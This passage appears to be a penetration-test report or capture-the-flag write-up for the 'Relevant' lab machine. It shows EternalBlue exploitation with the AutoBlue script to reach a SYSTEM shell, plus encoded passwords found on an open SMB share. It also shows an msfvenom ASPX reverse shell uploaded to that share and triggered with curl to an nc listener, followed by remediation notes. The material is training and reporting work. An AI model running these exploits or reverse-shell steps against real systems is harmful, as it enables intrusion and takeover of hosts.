445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 16.36 seconds
```

3.2.1.2 First Initial Foothold

Explotating `EternalBlue` or `ms17-010`:


We can use a python exploit from https://github.com/3ndG4me/AutoBlue-MS17-010 to gain an initial foothold to the client’s virtual environment.




```
┌──(root💀siunam)-[/opt]
└─# git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 126, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 126 (delta 40), reused 35 (delta 35), pack-reused 76
Receiving objects: 100% (126/126), 94.22 KiB | 1.01 MiB/s, done.
Resolving deltas: 100% (74/74), done.
```

Executing the python exploit using the following options:


- `-port` to specify the SMB port
- The credential to connect. In this case I will use the Bob user's credential



```
┌──(root💀siunam)-[/opt/AutoBlue-MS17-010]
└─# source /opt/impacket/impacket-env/bin/activate

┌──(impacket-env)─(root💀siunam)-[/opt/AutoBlue-MS17-010]
└─# python2 zzz_exploit.py -port 445 bob:'!P@$$W0rD!123'@$RHOSTS
[*] Target OS: Windows Server 2016 Standard Evaluation 14393
[-] Could not open /usr/share/metasploit-framework/data/wordlists/named_pipes.txt, trying hardcoded values
[+] Found pipe 'netlogon'
[+] Using named pipe: netlogon
[*] Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffffce84b60327d0
SESSION: 0xffffb885a4a63850
FLINK: 0xffffb885a5455098
InParam: 0xffffb885a544016c
MID: 0x2d03
[-] unexpected alignment, diff: 0x14098
```



```
CONNECTION: 0xffffce84b60327d0
SESSION: 0xffffb885a4a63850
FLINK: 0xffffb885a5467098
InParam: 0xffffb885a546116c
MID: 0x2e03
[+] success controlling groom transaction
[*] modify trans1 struct for arbitrary read/write
[*] make this SMB session to be SYSTEM
[*] overwriting session security context
[*] have fun with the system smb session!
[!] Dropping a semi-interactive shell (remember to escape special chars with ^)
[!] Executing interactive programs will hang shell!
C:\Windows\system32>whoami
nt authority\system
```



```
C:\Windows\system32>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Relevant
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.com
                                       eu-west-1.compute.internal

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-6B-18-DF-71-67
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::d8c8:93fc:9dac:56d9%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.175.250(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Sunday, August 21, 2022 12:26:20 AM
   Lease Expires . . . . . . . . . . : Sunday, August 21, 2022 1:26:20 AM
   Default Gateway . . . . . . . . . : 10.10.0.1
   DHCP Server . . . . . . . . . . . : 10.10.0.1
   DHCPv6 IAID . . . . . . . . . . . : 101073078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-AE-44-DC-08-00-27-7C-35-30
   DNS Servers . . . . . . . . . . . : 10.0.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

As we can see, we are `nt authority\system`, which is have the administrator privilege in Windows. Since I am already have the administrator privilege in Windows, there is no need to do privilege escalation.

Vulnerability Explanation:

The Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. An attacker who successfully exploited this vulnerability could craft a special packet, which could lead to information disclosure from the server.

To exploit the vulnerability, in most situations, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv1 server.

Vulnerability Fix:

Disable SMBv1.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 8.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 2.8

2. **CVSS Temporal Score: 8.4**


- CVSS Environmental Score: 8.4
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 8.4**

Critical

3.2.1.3 Second Initial Foothold


In HTTP on port 49663, we can find that the SMB share named `nt4wrksv` is open in the HTTP port on 49663.




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Which could allow attacker to upload malicious file on the SMB share, and gain an initial foothold.

First, I will check the `nt4wrksv` SMB share is allow upload any file or not:




```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# echo "Test File" > anything.txt

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# |

  anything                              A        0  Sun Aug 21 04:02:22 2022
  passwords.txt                         A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5155308 blocks available
smb: \> del anything
smb: \> ^C

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# smbclient \\\\$RHOSTS\\nt4wrksv
Password for [WORKGROUP\nam]:
Try "help" to get a list of possible commands.
smb: \> put anything.txt
putting file anything.txt as \anything.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> dir
  .                                     D        0  Sun Aug 21 04:02:53 2022
  ..                                    D        0  Sun Aug 21 04:02:53 2022
  anything.txt                          A       10  Sun Aug 21 04:02:53 2022
  passwords.txt                         A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5155305 blocks available
```




```
Test File
```

If the SMB share allows anyone to upload any file, attackers can gain an initial foothold on the target machine.

Next, I will first generate a ASPX reverse shell, setup a `nc` listener, and upload it to the `nt4wrksv` SMB share:




```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=443 -f aspx -o revshell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3413 bytes
Saved as: revshell.aspx

┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# nc -lnvp 443
listening on [any] 443 ...
```




```
smb: \> put revshell.aspx
putting file revshell.aspx as \revshell.aspx (4.9 kb/s) (average 15.7 kb/s)
smb: \> dir
  .                                   D        0  Sun Aug 21 04:13:47 2022
  ..                                  D        0  Sun Aug 21 04:13:47 2022
  anything.txt                        A       10  Sun Aug 21 04:02:53 2022
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  revshell.aspx                       A     3413  Sun Aug 21 04:13:48 2022

                7735807 blocks of size 4096. 5154973 blocks available
```

Finally, trigger the reverse shell via `curl`:



```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# curl http://$RHOSTS:49663/nt4wrksv/revshell.aspx
```



```
┌──(root💀siunam)-[~/ctf/thm/ctf/Relevant]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.18.61.134] from (UNKNOWN) [10.10.175.250] 49785
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami && ipconfig /all
whoami && ipconfig /all
iis apppool\defaultapppool

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Relevant
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-1.ec2-utilities.amazonaws.com
                                       eu-west-1.compute.internal

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 02-6B-18-DF-71-67
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::d8c8:93fc:9dac:56d9%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.175.250(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Sunday, August 21, 2022 12:26:20 AM
   Lease Expires . . . . . . . . . . : Sunday, August 21, 2022 1:56:20 AM
   Default Gateway . . . . . . . . . : 10.10.0.1
   DHCP Server . . . . . . . . . . . : 10.10.0.1
   DHCPv6 IAID . . . . . . . . . . . : 101073078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-AE-44-DC-08-00-27-7C-35-30
   DNS Servers . . . . . . . . . . . : 10.0.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Vulnerability Explanation:

The SMB share named `nt4wrksv` is open to HTTP on port 49663, and the SMB share allows anyone to upload any files. Hence, an attacker could upload a malicious file to the SMB share and gain an initial foothold on the target machine via triggering the reverse shell on port 49663.

Vulnerability Fix:

HTTP on port 49663 should be visible internally, not publicly. Also, SMB share `nt4wrksv` should disallow guest to login, upload any files. If possible, please disable SMB share `nt4wrksv` to HTTP on port 49663, so no one can view any contents via port 49663.

Severity:

